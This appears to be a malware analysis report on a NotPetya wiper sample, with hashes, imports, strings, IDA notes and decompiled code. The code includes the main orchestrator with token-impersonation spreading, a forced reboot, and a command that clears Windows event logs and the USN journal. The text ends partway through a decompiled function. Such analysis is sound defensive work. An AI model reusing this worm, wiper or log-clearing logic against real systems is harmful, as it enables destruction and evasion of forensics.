Executive summary


The NotPetya malware analysis identifies this sample as a highly destructive wiper masquerading as ransomware, designed for widespread organizational impact. Initial execution is orchestrated through the perfc export of a Win32 DLL, which immediately performs environment checks for administrative SIDs and a "kill-switch" file at C:\Windows\perfc. The malware’s dual-track operation involves an aggressive worm module that utilizes stolen credentials and network discovery to spread laterally, alongside a wiper module that targets raw disk structures. By acquiring direct handles to \\.\C: and \\.\PhysicalDrive0, the malware overwrites the Master Boot Record (MBR) and corrupts the Master File Table (MFT). A forced system reboot, scheduled via schtasks or triggered by NtRaiseHardError, hands control to a malicious bootloader that displays a fake CHKDSK screen to mask total data destruction. Ultimately, the use of hardcoded, non-individualized Bitcoin wallets and random Installation IDs confirms that the sample's primary objective is irreversible data loss rather than financial gain.
Sample Metadata
| Property | Value |
|---|---|
| MD5 | 71b6a493388e7d0b40c83ce903bc6b04 |
| SHA-1 | 34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d |
| SHA-256 | 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745 |
| Vhash | 135056656d557551a3z32z5206033z37z20c1z35ze6z1 |
| Authentihash | 4b897c07f26324463b4ec273d14f422f650805099a9ceb92785ffba721603abe |
| Imphash | 52dd60b5f3c9e2f17c2e303e8c8d4eab |
| Rich PE Header Hash | 33cd82656500e0701cdd3c6c7acd4bc3 |
| SSDEEP | 6144:y/Bt80VmNTBo/x95ZjAetGDN3VFNq7pC+9OqFoK30b3ni5rdQY/CdUOs2:y/X4NTS/x9jNG+w+9OqFoK323qdQYKUG |
| TLSH | T1BC74126171C341B2F1F38A3455CAB75B8FFDE06687B065CECA2B1A0A1821746F739297 |
| File Type | Win32 DLL (Executable, Windows, PE) |
| Magic | PE32 executable (DLL) (console) Intel 80386, for MS Windows |
| TrID | • Win32 Executable MS Visual C++ (39.7%) · • MS VC++ compiled executable (21%) · • Win32 DLL (8.3%) · • Win64 Executable (8.3%) · • Win16 NE executable (6.4%) |
| DetectItEasy | • PE32 · • Compiler: Microsoft Visual C/C++ (18.00.40629) · • Linker: Microsoft Linker (10.00.40219) · • Tool: Visual Studio (2010) · • Sign tool: Windows Authenticode (2.0) |
| Magika | PEBIN |
| File Size | 353.87 KB (362,360 bytes) |
Sections
| Property | Section [0] (.text) | Section [1] (.rdata) | Section [2] (.data) | Section [3] (.rsrc) | Section [4] (.data) |
|---|---|---|---|---|---|
| Entropy | 6.547 | 6.992 | 5.427 | 7.998 | 5.427 |
| File Ratio | 13.42% | 9.47% | 5.79% | 68.39% | 0.99% |
| Raw Address (Begin) | 0x00000400 | 0x0000C200 | 0x00014800 | 0x00019A00 | 0x00056200 |
| Raw Address (End) | 0x0000C200 | 0x00014800 | 0x00019A00 | 0x00056200 | 0x00057000 |
| Raw Size | 48,640 bytes | 34,304 bytes | 20,992 bytes | 247,808 bytes | 3,584 bytes |
| Virtual Address (Begin) | 0x00001000 | 0x0000D000 | 0x00016000 | 0x00020000 | 0x0005D000 |
| Virtual Address (End) | 0x0000CD63 | 0x00015546 | 0x0001FB4A | 0x0005C738 | 0x0005DC02 |
| Virtual Size | 48,483 bytes | 34,118 bytes | 39,754 bytes | 247,608 bytes | 3,074 bytes |
Imports
| DLL | Key Functions | Address |
|---|---|---|
| KERNEL32.dll | CreateProcessW, VirtualAlloc, WriteFile, DeviceIoControl, CreateThread, LoadLibraryW, GetProcAddress, CreateToolhelp32Snapshot, Process32First/NextW, OpenProcess, MapViewOfFile, CreateNamedPipeW | 0x00014C46 ... 0x00014A1C |
| ADVAPI32.dll | CryptGenRandom, CryptEncrypt, AdjustTokenPrivileges, OpenProcessToken, InitiateSystemShutdownExW, DuplicateTokenEx, CredEnumerateW, SetSecurityDescriptorDacl | 0x00014FF6 ... 0x000151BA |
| WS2_32.dll | socket, connect, send, recv, inet_addr, htons, WSAStartup, gethostbyname | 0x80000017 ... 0x80000073 |
| IPHLPAPI.DLL | GetIpNetTable, GetAdaptersInfo | 0x00015372, 0x00015382 |
| MPR.dll | WNetAddConnection2W, WNetEnumResourceW, WNetOpenEnumW | 0x000153FC ... 0x000153BE |
| NETAPI32.dll | NetServerEnum, NetServerGetInfo, NetApiBufferFree | 0x0001541A ... 0x0001543E |
| SHLWAPI.dll | PathFindFileNameW, PathFileExistsW, StrStrIW, PathCombineW | 0x00015344 ... 0x000152D6 |
| CRYPT32.dll | CryptStringToBinaryW, CryptDecodeObjectEx | 0x00015284, 0x0001526E |
| USER32.dll | ExitWindowsEx, wsprintfW/A | 0x00014FA0 ... 0x00014FB0 |
| DHCPSAPI.DLL | DhcpEnumSubnets, DhcpGetSubnetInfo, DhcpEnumSubnetClients | 0x00015488 ... 0x0001549A |
| SHELL32.dll | CommandLineToArgvW, SHGetFolderPathW | 0x000151FC, 0x00015212 |
| ole32.dll | CoCreateGuid, StringFromCLSID | 0x00015244, 0x00015232 |
| msvcrt.dll | malloc, free, memcpy, memset, rand | 0x000154E6 ... 0x000154C0 |
Strings
| Category | String / Artifact | Analyst Interpretation |
|---|---|---|
| Persistence & Boot | \\.\PhysicalDrive0 | Direct access to the physical disk to overwrite the MBR. |
\\.\C: | Logical drive access for file-level encryption/wiping. | |
| Wiper Deception | Repairing file system on C: | Fake CHKDSK message to hide MFT encryption from the user. |
WARNING: DO NOT TURN OFF YOUR PC! | Psychological pressure to prevent user interruption of the wipe. | |
Decrypting sector | Fraudulent progress indicator to maintain the "ransomware" ruse. | |
| Lateral Movement | GetIpNetTable, GetAdaptersInfo | Used to identify the local network topology and active subnets. |
NetServerEnum, NetApiBufferFree | Enumerates servers/workstations in the Windows domain. | |
WNetAddConnection2W | Attempts to map network drives to spread to remote shares. | |
DhcpEnumSubnets | Scans DHCP scopes to find further targets across the LAN. | |
| Creds & Privesc | DuplicateTokenEx, OpenProcessToken | Mimikatz-style behavior to impersonate users or escalate privileges. |
CredEnumerateW, CredFree | Harvesting stored Windows credentials from the memory. | |
| Ransom/C2 Info | wowsmith123456@posteo.net | The single, hardcoded email for all global victims. |
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX | The hardcoded Bitcoin wallet (Static IOC). | |
Ooops, your important files... | The primary ransom note header text. | |
| Execution/Evasion | perfc.dat | The internal name for the malicious DLL payload. |
IsWow64Process | Environmental check to determine if running on a 64-bit OS. | |
VirtualProtect, VirtualAlloc | Memory manipulation, likely for injecting dropped payloads. | |
| Cryptography | CryptEncrypt, CryptGenKey | Standard Windows CryptoAPI usage for Salsa20 key generation. |
Fast decoding Code from Chris Anderson | Artifact from the zlib/compression library used by the malware. |
Ransom note
Description
The analysis of the notpetya.dll sample reveals a highly destructive Win32 DLL that functions primarily as a disk wiper. The file’s structure is dominated by a high-entropy resource section (7.998), which likely conceals encrypted payloads. Its operational logic focuses on aggressive lateral movement and credential theft, evidenced by imports and strings for network subnet scanning (DhcpEnumSubnets, GetIpNetTable) and credential manipulation (CredEnumerateW, DuplicateTokenEx). The malware achieves its destructive goal by using DeviceIoControl to gain low-level access to \\.\PhysicalDrive0, allowing it to overwrite the Master Boot Record (MBR) and force a system reboot. During this phase, it employs a sophisticated social engineering ruse, displaying a fake CHKDSK "repairing" screen to mask the actual encryption of the Master File Table (MFT). Ultimately, the presence of hardcoded, static artifacts—specifically the Bitcoin wallet 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX and the wowsmith123456@posteo.net email—confirms that the ransomware elements were merely a decoy for a pre-planned wiper attack.
IDA Analysis

The disassembly at 10001E51 represents the cryptographic initialization phase where the malware acquires a handle to the Microsoft Enhanced RSA and AES Cryptographic Provider. By calling CryptAcquireContextW with the PROV_RSA_AES (18h) provider type and CRYPT_SILENT flags, NotPetya prepares the environment for high-strength encryption without triggering user alerts. The routine includes error-handling logic that checks for NTE_KEYSET_NOT_DEF, ensuring the encryption engine can initialize successfully across different Windows configurations, which is a prerequisite for the subsequent destruction of the Master File Table.
perfc1
This IDA Pro snippet represents the Main Execution Engine of NotPetya. The perfc_1 function acts as the "orchestrator," coordinating network spreading, credential theft, and disk destruction.
Key Functional Analysis
1. Environmental Setup & Networking
__alloca_probe (10007DF3) to carve out a large stack frame (0x4A18 bytes), necessary for handling local buffers during network discovery.WSAStartup (10007E1E) to initialize the Windows Sockets (Winsock) library. This is a prerequisite for any of its SMB exploitation (EternalBlue) or network scanning activities.InitializeCriticalSection at 10007E63), ensuring that its multiple spreading threads don't crash the process when writing to shared memory or logs.2. The Branching Logic (Wiper vs. Worm)
The code uses conditional flags (checks against dword_1001F144) to decide which modules to trigger:
10007E7F, it calls sub_10008D5A. As analyzed previously, this is the routine that opens \\.\C: and prepares the Master Boot Record (MBR) for destruction.sub_100084DF (10007E84), which is responsible for launching the embedded Mimikatz module to steal plaintext passwords and hashes from memory.3. Impersonation & Threading
CreateThread (10007E99) to run tasks in the background. This allows the wiper and the worm to operate simultaneously.10007F3B, the call to SetThreadToken is critical. NotPetya uses the credentials stolen by the Mimikatz module to impersonate other users (like Domain Admins). It then calls ResumeThread (10007F48) to execute its spreading code under that high-privilege context.void __cdecl __noreturn perfc_1(int a1, DWORD dwErrCode, HANDLE Thread, HANDLE hThread)
{
int v4; // eax
HANDLE *v5; // esi
HANDLE ProcessHeap; // eax
_DWORD *v7; // eax
HANDLE v8; // eax
HMODULE ModuleHandleA; // eax
FARPROC NtRaiseHardError; // eax
HANDLE v11; // [esp-4h] [ebp-4A28h]
WCHAR psz1[8192]; // [esp+Ch] [ebp-4A18h] BYREF
WCHAR v13[1024]; // [esp+400Ch] [ebp-A18h] BYREF
_BYTE Src[256]; // [esp+480Ch] [ebp-218h] BYREF
struct _OSVERSIONINFOW VersionInformation; // [esp+490Ch] [ebp-118h] BYREF
HANDLE Token; // [esp+4A20h] [ebp-4h]
sub_10007CC0();
if ( hThread != (HANDLE)-1 )
sub_10009590(a1, dwErrCode, Thread);
WSAStartup(0x202u, &WSAData);
lpParameter = (LPVOID)sub_10007091(36, sub_10006EDA, 0, 0xFFFF);
lpCriticalSection = (LPCRITICAL_SECTION)sub_10007091(8, sub_10006C74, sub_10006CAA, 255);
dword_1001F110 = 0;
InitializeCriticalSection(&CriticalSection);
sub_10006A2B((LPCWSTR)Thread);
if ( (dword_1001F144 & 2) != 0 )
{
sub_1000835E();
sub_10008D5A();
}
sub_100084DF();
CreateThread(0, 0, sub_10007C10, 0, 0, 0);
if ( (dword_1001F144 & 2) != 0 && (dword_1001F104 & 1) != 0 )
sub_10007545();
sub_100070FA();
if ( (dword_1001F104 & 2) != 0 )
sub_10008999(dword_1001F144 & 6);
if ( (dword_1001F144 & 4) == 0
|| (dword_1001F110 = (LPCRITICAL_SECTION)sub_10007091(4, sub_10007CA5, 0, 255), (v4 = sub_1000875A(Src)) == 0) )
{
LABEL_29:
sub_100070FA();
CreateThread(0, 0, sub_1000A0FE, 0, 0, 0);
hThread = 0;
a1 = 0;
Thread = 0;
dwErrCode = 0;
sub_10008282(&hThread, &a1, &Thread, &dwErrCode);
ProcessHeap = GetProcessHeap();
v7 = HeapAlloc(ProcessHeap, 8u, 4u);
Token = v7;
if ( v7 )
{
*v7 = 60000 * (_DWORD)Thread;
if ( !CreateThread(0, 0, sub_1000A274, v7, 0, 0) )
{
v11 = Token;
v8 = GetProcessHeap();
HeapFree(v8, 0, v11);
}
}
Sleep(60000 * (_DWORD)hThread);
if ( (dword_1001F104 & 0x10) != 0 )
sub_10001EEF();
Sleep(60000 * dwErrCode);
if ( (dword_1001F144 & 2) != 0
|| (memset(&VersionInformation, 0, sizeof(VersionInformation)),
VersionInformation.dwOSVersionInfoSize = 276,
!GetVersionExW(&VersionInformation))
|| (VersionInformation.dwMajorVersion != 5
|| VersionInformation.dwMinorVersion != 1 && VersionInformation.dwMinorVersion != 2)
&& (VersionInformation.dwMajorVersion != 6 || VersionInformation.dwMinorVersion > 1)
|| (sub_10006BB0(psz1), !sub_10007D6F(psz1)) )
{
Sleep(60000 * a1);
wsprintfW(
v13,
L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
pszPath);
v13[1023] = 0;
sub_100083BD(3);
if ( (dword_1001F144 & 1) != 0 )
{
ModuleHandleA = GetModuleHandleA("ntdll.dll");
if ( ModuleHandleA )
{
NtRaiseHardError = GetProcAddress(ModuleHandleA, "NtRaiseHardError");
if ( NtRaiseHardError )
((void (__stdcall *)(int, _DWORD, _DWORD, _DWORD, int, HANDLE *))NtRaiseHardError)(
-1073740976,
0,
0,
0,
6,
&Thread);
}
if ( !InitiateSystemShutdownExW(0, 0, 0, 1, 1, 0x80000000) )
ExitWindowsEx(6u, 0);
}
}
ExitProcess(0);
}
v5 = (HANDLE *)Src;
a1 = v4;
while ( 1 )
{
Token = *v5;
Thread = 0;
dwErrCode = 0;
Thread = CreateThread(0, 0, sub_10009F8E, 0, 4u, 0);
if ( !Thread )
{
dwErrCode = 87;
goto LABEL_20;
}
if ( !SetThreadToken(&Thread, Token) )
break;
if ( ResumeThread(Thread) == -1 )
goto LABEL_18;
LABEL_20:
SetLastError(dwErrCode);
dwErrCode = (DWORD)*v5;
Thread = 0;
hThread = CreateThread(0, 0, sub_10007D58, &Thread, 4u, 0);
if ( hThread )
{
if ( SetThreadToken(&hThread, (HANDLE)dwErrCode) )
{
if ( ResumeThread(hThread) == -1 )
GetLastError();
else
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
CloseHandle(hThread);
}
if ( Thread )
sub_10007298(dword_1001F110, v5, 0);
++v5;
if ( !--a1 )
goto LABEL_29;
}
dwErrCode = GetLastError();
LABEL_18:
CloseHandle(Thread);
goto LABEL_20;
}DLL Entry point
Analysis of sub10007D58
This subroutine is an __stdcall function that takes a single pointer as a parameter (lpThreadParameter).
10007D5B): The code immediately calls sub_10008BC6. In NotPetya, this internal function is often responsible for system discovery or setting up environment-specific variables (like checking for the perfc kill-switch or determining administrative privileges).10007D60 - 10007D67):lpThreadParameter.test ecx, ecx).eax) of the previous initialization call into the memory address pointed to by the parameter (mov [ecx], eax).10007D69): It clears the return register (xor eax, eax) and exits using retn 4, which is the standard way to clean up a single 4-byte parameter from the stack in __stdcall.
Kill switch
Analysis of sub1000835E
This routine determines if the malware should proceed with the infection based on the presence of a specific file on the local disk.
1. Path Generation and Check
10008371): The code calls sub_10008320. In NotPetya, this internal function constructs the string for the kill-switch path—specifically C:\Windows\perfc.10008381): It uses PathFileExistsW to see if that file already exists on the system.jnz loc_100083B6), the function returns, effectively telling the main orchestrator (perfc_1) to stop certain destructive actions for that specific machine.2. Creating the Vaccine/Marker (100083A1)
CreateFileW with dwCreationDisposition set to 2 (CREATE_ALWAYS).dwFlagsAndAttributes to 4000000h (FILE_FLAG_DELETE_ON_CLOSE or similar depending on context, but usually standard attributes for a hidden marker).PathFileExistsW check, and terminate, preventing a "double infection" which could crash the system prematurely before the wiper is ready.
Privilege & Token Analysis (sub10008BC6)
GetCurrentThread and OpenThreadToken (10008BE7) to access the security token of the current execution context.GetTokenInformation twice. The first call (10008C09) purposefully fails to determine the required buffer size, and the second call (10008C44) retrieves the actual TokenGroups data.10008C7A and 10008C81, it specifically looks for sub-authorities 0x200 (512) and 0x207 (519).var_C to 1. This "grade" is passed back to the main orchestrator to decide whether to launch the worm modules that require admin rights.2. Physical Drive Access (sub10008CBF)
This is a low-level destructive routine that targets the entire hard drive rather than just a specific partition.
CreateFileA (10008CDB) targeting the string \\\\.\\PhysicalDrive0.PhysicalDrive0 allows the malware to bypass the Windows file system (NTFS) entirely. This is required to overwrite the Master Boot Record (MBR), which is located in the very first sector of the physical disk (Sector 0).jnz loc_10008CEB), the malware proceeds to use DeviceIoControl or WriteFile to replace the legitimate Windows bootloader with the malicious one that displays the fake "Repairing file system" screen.int sub_10008BC6()
{
HANDLE CurrentThread; // eax
PSID *v1; // edi
unsigned int v2; // ebx
PSID *v3; // esi
PUCHAR SidSubAuthorityCount; // eax
